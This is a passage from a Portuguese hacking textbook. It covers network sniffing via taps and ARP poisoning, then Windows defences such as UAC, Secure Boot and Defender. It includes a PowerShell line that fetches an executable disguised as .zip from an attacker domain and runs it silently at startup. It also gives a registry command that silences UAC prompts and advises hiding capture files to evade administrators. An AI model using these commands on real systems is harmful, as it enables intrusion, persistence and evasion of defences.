

Já quando se trabalha em uma rede ponto a ponto o procedimento é mais complicado, não é tão simples pois o próprio meio de comunicação não lhe entregará frames de outros computadores (se utilizar SWITCH), visto que na camada de enlace há uma comutação de quadros. Como a comutação encaminha as cartas naturalmente para o caminho correto, uma carta de um computador jamais chegará a outro que não faz parte da comunicação. Na


figura abaixo a comunicação entre o PC1 e PC2 não pode ser interceptada naturalmente pelo sniffer que está em outro ponto, muito menos a comunicação entre PC1 e a WAN e PC2 e a WAN.




Cabos, Switch, Hub e Computador, neste link.

Uma alternativa é uma intrusão física ao ambiente, mas as instruções físicas deixam rastros visíveis para quem trafega no ambiente ou datacenter, trata-se de um adaptador Y para cabos com RJ45 conforme figura abaixo.


Uma placa de rede em modo promíscuo no equipamento invasor consegue escutar a conversa, e é natural que esta abordagem deve estar mais próxima dos troncos de comunicação como próximas de routers e gateways.




Na figura acima a intrusão foi realizada no tronco diretamente, neste esquema o sniffer fica muito exposto a qualquer tipo de monitoramento ou exige-se configurações extras no gateway, mas na figura abaixo a mesma intrusão no tronco está sendo realizada por um Network Trapper ou um adaptador Y (SE TIVER UM HUB DÁ PARA FAZER GAMBIARRA). Neste cenário abaixo o intruso não precisa alterar a configuração do gateway e sua presença no tronco é furtiva.



Na abordagem de adaptadores Y ou Hubs, alguns erros podem acontecer na entrega de pacotes ou desempenho do tronco, afinal os elementos acima são considerados curto circuitos na rede e naturalmente por não ser esperados há então problemas de perda de pacotes, estas perdas de pacote podem chamar a atenção de um administrador astuto e não preguiçoso. Na figura abaixo temos um dispositivo próprio para este tipo de intrusão física, ele garante que não haja colisões a ponto de ser identificado a intrusão física.




Outra abordagem para redes Ponto a Ponto é a intrusão no Sistema Operacional do Gateway ou do Router, mas estes sistemas são constantemente vigiados por softwares, se essa abordagem for escolhida o filtro de coleta tem que ser apurado, pois pode-se gerar uma grande quantidade de dados em arquivos .pcap, procure protocolos vulneráveis como html, pop, smtp, ftp e telnet para filtro, veja último exemplo de tcpdump. Salve estes arquivos em .pcap pois muitos administradores preguiçoso não vasculham /tmp e na preguiça reiniciam o GNU/Linux sem averiguar o problema, então como os arquivos .pcap que se consomem todo o disco estão em /tmp ao reiniciar o administrador se livrar do problema apagando as provas da intrusão.



Se a intrusão de hardware ou de sistema operacional não for possível, então a intrusão será feita de outra forma, ou adiciona um novo hardware ou contamina um novo computador nas extremidades da rede, de preferência o computador de um usuário desavisado, e faz-se um ARP cache poisoning na rede, mas este envenenamento será descrito e exemplificado posteriormente no capítulo de Middle Attack. Na figura abaixo toda a comunicação entre


PC1 e a WAN e a comunicação do PC2 e a WAN são enviados para uma máquina que está fazendo o papel de Gateway (IP do gateway), a máquina sniffer então processa e registra tudo e encaminha para o verdadeiro gateway por meio do MAC correto do Gateway Correto.



10.5 Analisando anomalias na Rede de Computadores

Como se pega um corrupto? segue-se o dinheiro, pois bem na computação pega-se um malware em rede analisando o tráfego de rede, sim, a análise na máquina é reativa ao problema já ocorrido, deve-se esperar se contaminar ao limite para ação.

Todo malware deixa um rastro na rede (em tempo de execução), o problema que é muito complicado se realizar tais análises em tempo real, geralmente utiliza-se um IDS tal como Snort (capitulo futuro), estes IDS detectam alguns padrões anômalos na rede e reage o mais rapido possível. Como já estudamos sobre Network Mapper, não é nova a imagem abaixo, trata-se de de uma grande quantidade de arp-ping em rede, o que leva à conclusão de que algum malware está tentando mapear a rede, ou um ser humano agindo como um mal para sua rede. Se é um malware há uma grande chance de ser um worm, pois conforme visto no capítulo de Malware, o worm tem como função se alastrar por uma LAN e para se alastrar precisa saber o que se tem nesta LAN.



Como tudo deixa rastros (e será abordado estes rastros no capítulo Malwares) muitos entusiastas do lado da Luz documentam tais ocorrências de rede, às vezes monta-se até ambientes virtualizados para retirar dados da rede comprometida por um malware, por sorte

podemos localizar vários repositórios na internet com arquivos .pcap (que podemos importar no Wireshark sem risco) para aprender e entender como é o comportamento de um determinado malware na rede. Sim, nem todo worm tem o mesmo comportamento em rede.

Um grande trabalho realizado pela https://www.malware-traffic-analysis.net/ descreve muito bem alguns malwares, e vamos partir deste site para demonstrar.

11 Descoberta de redes Wireless (próximo)

11.1 Scan passivo

11.2 scan ativo

12 Principais sistemas operacionais, mecanismos de defesa e tecnologias

12.1 Microsoft Windows

No ponto de vista do autor desta obra o Microsoft Windows evoluiu muito, com experiência do Microsoft Windows 3.11 até o Microsoft Windows XP no qual foi usuário por atuar desenvolvendo soluções para clientes restritivos aos produtos Microsoft.

Com o advento do Microsoft Windows 10 e o reingresso no mundo Microsoft atuando como agente de segurança em uma grande organização, pude observar as inúmeras melhorias com advento de soluções, mas afirmo com segurança: Microsoft Windows nunca chegará na estabilidade do mundo UNIX/LINUX pois é **complexo** e **desorganizado**.

Então leitor hacker, use estes conceitos para ter eficiência no mundo dos ataques ao Microsoft Windows, esplore estas duas fraquezas e tenha certeza que estas sempre estarão lá.

12.1.1 Qual linguagem utilizar?

Na verdade o título deste tópico deveria ser mais complexo, deveria ser `o que utilizar?`, em um Microsoft Windows encontramos as seguintes possibilidades de forma nativa:

- Script CMD;
- Scripts PowerShell;
- Aplicações em C++ (se tiver disponível o compilador);
- .NET Framework[77];
- Delphi (outras linguagens antigas para evasão).

Na listagem acima estou desprezando soluções que requerem a instalação de algum recurso adicional, tal como Python, Java e até Macros com Excel, afinal o pacote Office pode não estar presente com o advento da cloud.

Por experiência nas aplicações programadas por linguagens compiladas o hacker consegue mas interatividade e controle do processo, visto que os scripts, por executar muitos comandos que retornam output, são mais difíceis de controlar. Mas também, por experiência aprendi que scripts não são inspecionados com o mesmo critério dos programas compilados, uma possibilidade já comprovada é a partir de programas rodar scripts e monitorar tais scripts.

[77] Todo Microsoft Windows a partir do Microsoft Windows 7 vem com o compilador .NET embutido e com permissão de uso para todos os usuários do computador.

O objetivo deste livro não é ensinar linguagem de programação e o básico de estruturas, pois admite-se que o leitor já é experiente para programar N linguagens diferentes.

O hacker experiente evita usar componentes de terceiro, este é habio o suficiente para atuar com o que o Sistema Operacional lhe oferece, então a primeira regra é: instale ou descarregue o mínimo possível para executar suas operações. Vamos ao exemplo básico de um download do arquivo TOR.exe que está em algum lugar na Internet.

Caso queira utlizar o CMD infelizmente precisa realizar a instalação do wget ou curl, enquanto encontramos isso por padrão em quase todas as ditros GNU/Linux, no Microsoft Windows este recurso não existe. Mas no caso do PowerShell, esta função é nativa.

Para quem utiliza Microsoft Windows e utiliza scripts, é natural que se possa trabalhar tanto com comandos CMD e PowerShell no mesmo script, no script abaixo em CMD vou invocar o download do arquivo TOR.exe para um computador usando scripts.

```
1. powershell -command "Invoke-WebRequest -Uri 'http://MEU_DOMINIO/files/tor.zip' -OutFile ($home + '\appData\Roaming\tor.exe')"
2.
3. START /B /W %AppData%\tor.exe
```

Na linha 1 em um script CMD o autor invoca o powershell para executar um comando chamado WebRequest que realiza o download de um tor.exe, embora você esteja vendo .zip essa é uma tecnica de furtividade no mundo Microsoft para arquivos .exe. No mundo Windows arquivos estáo intiamanent ligados a sua extenção e então se um .exe é bloqueado na rede, podemos apenas renomar para .zip e transferir um .exe normalmente.

Evite compactar pois não se sabe se terá um programa adequado para descompactar, basta renomear que vai dar certo.

Para rodar um comando powershell basta usar a sintaxe:

```
1. powershell -command “FICA AQUI O SEU COMANDO OU SCRIPT POWERSHELL”
```

No próximo passo, ou seja, linha 3 é só inicia o TOR com as opções padrões, com o comando START que inicia um processo e **/W /B** para fazer deste um processo em segundo plano.

Um simples script que pode ser colocado para inicialização do Microsoft Windows, pois será útil para furtividade de seus malwares na rede de computadores.


12.1.1 Security and Maintenance

Security and Maintenance é um recurso no Microsoft Windows 7, 8.1 e 10 que reúne todas as informações sobre o andamento da segurança do Sistema Operacional. É o **Security and Maintenance** que periodicamente vai automaticamente verificar se há problemas com:


- Microsoft Windows Update;
- Configuração de Rede;
- Firewall;
- Problemas em geral envolvendo segurança;

Existem painéis dobráveis para segurança e a manutenção e os alertas são destacados com as cores dos semáforos, incluindo verde quando está tudo bem, âmbar se você estiver ciente de algo que não é urgente e vermelho para um alerta crítico, como o Windows Update ou atualizações de antivírus desatualizadas.

A imagem abaixo é de um **Microsoft Windows 10** após um Hacker (amigo meu) ter realizado operações de anti-defesa, desabilitando vários serviços e inabilitando a segurança completa do Sistema Operacional (é irreversível sem uma reparo geral).




Neste livro tais ações serão ensinadas para fins educacionais. Outra ação importante que um hacker deve ter é reduzir o número de “mensagens”, agindo silenciosamente para evitar a ação do alvo. Também por scripts e possivel desativar parte das mensagens, conforme figura abaixo. Infelizmente somente uma conta System pode desabilitar todas as mensagens e é uma elevação de privilégio complexa de ser realizada.



12.1.1 User Account Control

Malwares quase sempre se materializam como arquivos no sistema de arquivos, e esta frase leva à dúvida se existem malwares que não o fazem assim, a resposta é sim. Mas para a grande maioria que se materializa no sistema de arquivo estes alteram o sistema operacional e o User Account Control é um subsistema que atua na primeira linha contra tais arquivos indesejados. Pode ser acessado a partir da Central de Segurança ou por UAC no menu Inicial.

O UAC usa o Mandatory Integrity Control para isolar processos em execução com diferentes privilégios. Para reduzir a possibilidade de aplicativos de privilégio mais baixo se comunicarem com os de privilégio mais alto, outra nova tecnologia, Isolamento de Privilégio da Interface do Usuário, é usada em conjunto com o Controle de Conta do Usuário para isolar esses processos uns dos outros.



A interface é simples, o usuário pode configurar o nível de alerta que quer e naturalmente impactará na exigência de permissão dos Sistema Operacional, segundo a Microsoft um malware não pode interagir com esta interface e por isso é realizado única e exclusivamente pelo usuário, mas o que a Microsoft diz não se escreve, a não ser que seja por motivos de piadas, no script Powershell abaixo, é possível interagir com o nível de sensibilidade do UAC.

```
1. Set-ItemProperty -Path
   REGISTRY::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies
   \System -Name ConsentPromptBehaviorAdmin -Value 0
```

12.1.2 Windows Startup Security

Existe, de fato, uma série de tecnologias disponíveis no Windows 8.1 e no Windows 10 (não Windows 7) que ajudam a proteger contra malware do setor de inicialização.

12.1.2.1 BitLocker Encryption

Vale a pena começar esta seção observando que criptografar o(s) disco(s) rígido(s) em um PC por meio do uso de um recurso de segurança como o BitLocker, fornecido com todos os Microsoft Windows Pro e Enterprise, podem ajudar a proteger um PC contra ataques.

Isto é porque as unidades criptografadas são mantidas bloqueadas e seguras, até que a senha do usuário seja digitada na tela de login.

12.1.2.2 Secure Boot

Desenvolvido pela primeira vez pela Intel, o Secure Boot executa duas tarefas quando um PC é ligado e antes que o sistema operacional seja carregado. Primeiro, ele verifica se o firmware da placa-mãe está assinado digitalmente, o que ajuda a reduzir o risco de rootkits, que irão modificar o firmware e, assim, corromper a assinatura.

Secure Boot, em seguida, consulta a assinatura digital do sistema operacional no bootloader para ver se corresponder a uma assinatura criptográfica armazenada no firmware UEFI. Se ambos correspondência de assinaturas, o Sistema Operacional tem permissão para carregar. Caso contrário, o Secure Boot conclui que o bootloader foi adulterado e impedirá a inicialização do sistema operacional.

O Windows 7 não suporta Secure Boot, nem pode armazenar sua assinatura criptográfica no PC
firmware quando instalado. Muitas distribuições Linux também não suportam inicialização segura, embora as distros mais comuns fazem, e as informações estão disponíveis em seus sites. Tendo a inicialização segura ativada significa que um sistema operacional que não possui uma assinatura criptográfica válida não terá permissão para inicializar.

Existem maneiras de contornar isso. Alguns sistemas UEFI permitirão que você registre um bootloader como “seguro”, enquanto você também pode desabilitar o Secure Boot em alguns, mas não todos, UEFI sistemas. Se você planeja instalar um sistema operacional que não suporta UEFI em um novo PC, vale a pena verificando o firmware, ou o manual da placa-mãe, antes de comprar o PC, para ver se o Secure Boot puder ser desativado ou se permitir adicionar operações não assinadas sistemas.

12.1.2.3 Trusted Boot

Outro recurso exclusivo do Windows 8.1 e Windows 10, o Trusted Boot assume uma vez que o sistema operacional começa a carregar. Este sistema verifica o kernel do sistema operacional e todos os outros componentes do sistema operacional, como drivers, arquivos de inicialização, Early Launch Anti-Malware (mais sobre isso em um minuto) e todos os outros componentes do Windows, para ver se algum foi modificado.

Se descobrir que um componente foi modificado, ele se recusará a carregar esse componente. O Windows tem um recurso automático que será executado em segundo plano e tentará reparar o componente danificado ou modificado.

12.1.2.4 Early Launch Anti-Malware

Um dos problemas de segurança nas versões legadas do Windows era que o malware podia geralmente carregar antes do software antivírus dos usuários e, portanto, pode interferir nesse software e impedir a detecção ou remoção de si mesmo.

Early Launch Anti-Malware (ELAM) evita isso e também impede que um rootkit disfarçando-se de driver de antivírus e carregando. ELAM lançará um antivírus verificado driver antes de todos os outros drivers no que a Microsoft chama de “cadeia de confiança”.

Ele faz isso examinando todos os drivers que iniciam com o sistema operacional e determinando se eles são assinados e em uma lista de drivers confiáveis. Se não estiverem na lista, não serão carregados.

12.1.3 Windows Defender

No Microsoft Windows 7 encontramos um recurso chamado Microsoft Security Essentials que que foi aprimorado para o Microsoft Windows 8.1 e 10, nestas distribuições tal recurso é chamado de Microsoft Windows Defender. Trata-se de um poderoso anti malwares incluso automaticamente na distribuição e que mesmo quando afetado tende a se atualizar e corrigir, afinal, todo malware vai lutar contra este recurso.

O programa é composto por **opções de verificação** (cujos tempos de verificação são proporcionais à qualidade da mesma), **opções de registo** (em que o utilizador acede às suas acções em relação a execução de certos itens) e também as **ações automáticas** do Windows Defender, ferramentas que configuram ou ajudam a remover spywares, actualizações que restauram o banco de dados para aumentar a capacidade de detecção do programa em relação aos itens por ele verificados. Possui informações que auxiliam na personalização correcta, exibindo quando foi a última verificação e qual o seu tipo, mostrando a data da verificação automática (que é possível configurar); informando o status da proteção em tempo real (desativado ou ativado) e exibe a versão das definições e quando foram criadas.

12.1.3.1 Opções de Verificação

A proteção em tempo real que atua permanentemente com o Windows em execução (se ativada). A Verificação rápida que foi feita para que o utilizador possa diariamente fazer uma verificação no computador, a Verificação completa pode ser executada devido a uma suspeita de infecção, ou semanalmente e a verificação personalizada para o utilizador escolher o que deve ser verificado.

Verificação em Tempo Real: a protecção em tempo real actua na inicialização do sistema, na configuração do sistema, nos complementos, downloads e configurações do Internet Explorer, na execução de serviços e drivers, em execução e registo do aplicativo, e nos complementos do Windows.

A protecção em tempo real dá o alerta quando um spyware ou outro software potencialmente indesejado se tenta instalar ou ser executado no computador. Dependendo do nível de alerta, o utilizador pode:

A. Ignorar o software, permitindo que o software seja instalado ou executado no computador. Se o software ainda estiver em execução durante a próxima verificação ou se ele tentar alterar configurações relacionadas à segurança no computador, o Windows Defender o alertará sobre esse software novamente;
B. Colocar em quarentena; a ameaça é movida para outro local do computador e, em seguida, impede que o software seja executado até que o utilizador decida restaurá-lo ou removê-la do computador;
C. Remover, que eliminará o arquivo infectado do computador;

D. Permitir, que permitirá que o software altere configurações relacionadas à segurança do computador;
E. Negar, impede que o software altere configurações relacionadas à segurança do computador.

Verificação Rápida: Uma verificação rápida analisará somente as áreas do computador que possuem mais chances de serem infectadas por spywares e outros softwares potencialmente indesejados. Essa verificação não é a mais segura, pela a razão de verificar somente nas pastas principais do sistema.

Verificação Completa: Uma verificação completa verificará todos os arquivos do disco rígido e todos os programas em execução no momento, Essa análise pode reduzir bastante a performance do computador até a conclusão da verificação.

Verificação Personalizada: o utilizador selecciona locais específicos do computador para serem verificados. No entanto, se um software potencialmente indesejado ou mal-intencionado for detectado, o Windows Defender executará uma verificação rápida para que os itens detectados possam ser removidos de outras áreas do computador, se necessário.

12.1.3.2 Opções de registo

O registo no Windows Defender guarda automaticamente as autorizações de execução pelo utilizador e os itens em quarentena com:

Itens Permitidos: as configurações de execução serão permitidas pelo usuário do grupo Administrador. Se confiar no software detectado pelo Windows Defender, poderá impedir que o Windows Defender dê o alerta sobre os riscos que o software pode representar no computador. Para não receber mais alertas, o software deverá ser adicionado à lista de permissões. Se você escolher que deseja monitorar o software novamente mais tarde, poderá removê-lo da lista de permissões do Windows Defender.


Itens em Quarentena: as configurações de quarentena serão permitidas pelo o utilizador do grupo Administrador. Ao o Windows Defender colocar um software em quarentena, ele o move para outro local do computador (pasta do Windows Defender) e, em seguida, impede que o software seja executado até que o utilizador decida restaurá-lo ou removê-lo do computador.E pode ser um bom programa para ser usado como "Antivírus".

12.1.3.3 Desativando o Windows Defender com C++


Com o MSYS2 devidamente instalado no seu Microsoft Windows, com o Windows Explorar navegue até o diretório: C:\msys64\home**SEU_USUARIO_WINDOWS**\ e crie um diretório chamado **codigo**, o objetivo é armazenar todos os códigos gerados em C++ dentro deste diretório para nossa organização e semelhança entre aula e prática do aluno.

(disponível para membros, será aberto para o público em 02/08, saiba mais em https://youtu.be/5_arB_2u-1A)


Crie com notepad ou notepad++ o arquivo disableWinDef.cpp para codificação do malware, conforme visto na figura abaixo.



Nosso código precisará da biblioteca libwinpthread, então no caminho msys64\bin copie esta dll para msys64\home**SEU_USUARIO_WINDOWS**\codigo.



